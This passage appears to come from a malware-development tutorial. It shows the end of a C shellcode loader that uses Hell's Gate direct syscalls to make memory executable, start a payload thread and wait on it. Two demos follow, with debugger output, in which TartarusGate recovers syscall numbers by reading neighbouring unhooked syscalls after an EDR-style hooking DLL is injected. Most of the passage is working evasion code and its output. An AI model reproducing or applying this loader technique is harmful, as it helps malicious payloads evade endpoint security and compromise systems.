if ((STATUS = RunSyscall(hProcess, &pAddress, &sSize, PAGE_EXECUTE_READ,
&dwOld)) != 0x00) {
    printf("[!] NtProtectVirtualMemory Failed With Error: 0x%0.8X \n",
STATUS);
    return -1;
}

// executing the payload
SetSSn(g_Nt.NtCreateThreadEx.dwSSn);
if ((STATUS = RunSyscall(&hThread, THREAD_ALL_ACCESS, NULL, hProcess,
pAddress, NULL, FALSE, NULL, NULL, NULL, NULL, NULL)) != 0x00) {
    printf("[!] NtCreateThreadEx Failed With Error: 0x%0.8X \n",
STATUS);
    return -1;
}

// waiting for the payload
SetSSn(g_Nt.NtWaitForSingleObject.dwSSn);
if ((STATUS = RunSyscall(hThread, FALSE, NULL)) != 0x00) {
    printf("[!] NtWaitForSingleObject Failed With Error: 0x%0.8X \n",
STATUS);
    return -1;
}

printf("[#] Press <Enter> To Quit ... ");
getchar();


return 0;
}

```


Demo 1 - Without TartarusGate

MalDevEdr.dll is injected into the Hell's Gate implementation that does not use TartarusGate to find an SSN. This will fail when searching for the SSN, as expected.


- Injecting MalDevEdr.dll into the Hell's Gate implementation.



- NtProtectVirtualMemory is hooked.




- Hell's Gate fails.




Demo 2 - With TartarusGate

MalDevEdr.dll is injected into the Hell's Gate implementation that uses TartarusGate to find an SSN. This implementation is able to successfully retrieve the SSN.


- Injecting MalDevEdr.dll into the Hell's Gate implementation that utilizes TartarusGate. Furthermore, breakpoints are inserted in several points in the code for further analysis.



- Hitting a breaking point when retrieving the SSN of NtProtectVirtualMemory. Since it's hooked, the syscall's opcodes aren't the same as the usual syscall format.



- The syscall directly below `NtProtectVirtualMemory` is unhooked and so its SSN is retrieved instead. The variable `idx` has a value of 1.



- `low` is 81 (in decimal) and `high` is 0. Calculating this neighboring syscall's SSN returns `0x51` (in hex) or 81 (in decimal)


```
>>>
>>> hex(0 << 8 | 81)
'0x51'
>>> 0x51
81
>>> |
```

- ```
286
287
288
289 if (pNtSys->dwSsn != NULL && pNtSys->pSyscallAddress != NULL && pNtSys->dwSyscallHash != NULL) ≤ 1ms elapsed
290 return TRUE;
291 else
292 return FALSE;
293
294
295
296
```

114% No issues found

Locals

Search (Ctrl+E) Search Depth: 3

| Name            | Value                                                                                                     | Type          |
|-----------------|-----------------------------------------------------------------------------------------------------------|---------------|
| dwSysHash       | 1546459799                                                                                                | unsigned long |
| pNtSys          | HellGateUpdated.exe!0x00007ff6f2d6e310 (dwSsn=80 dwSyscallHash=1546459799 pSyscallAddress=ntdll.dll!0x... | _NT_SYSCALL * |
| dwSsn           | 80                                                                                                        | unsigned long |
| dwSyscallHash   | 1546459799                                                                                                | unsigned long |
| pSyscallAddress | ntdll.dll!0x00007ff6f308e4570 (load symbols for additional information)                                   | void *        |

- [illegible]

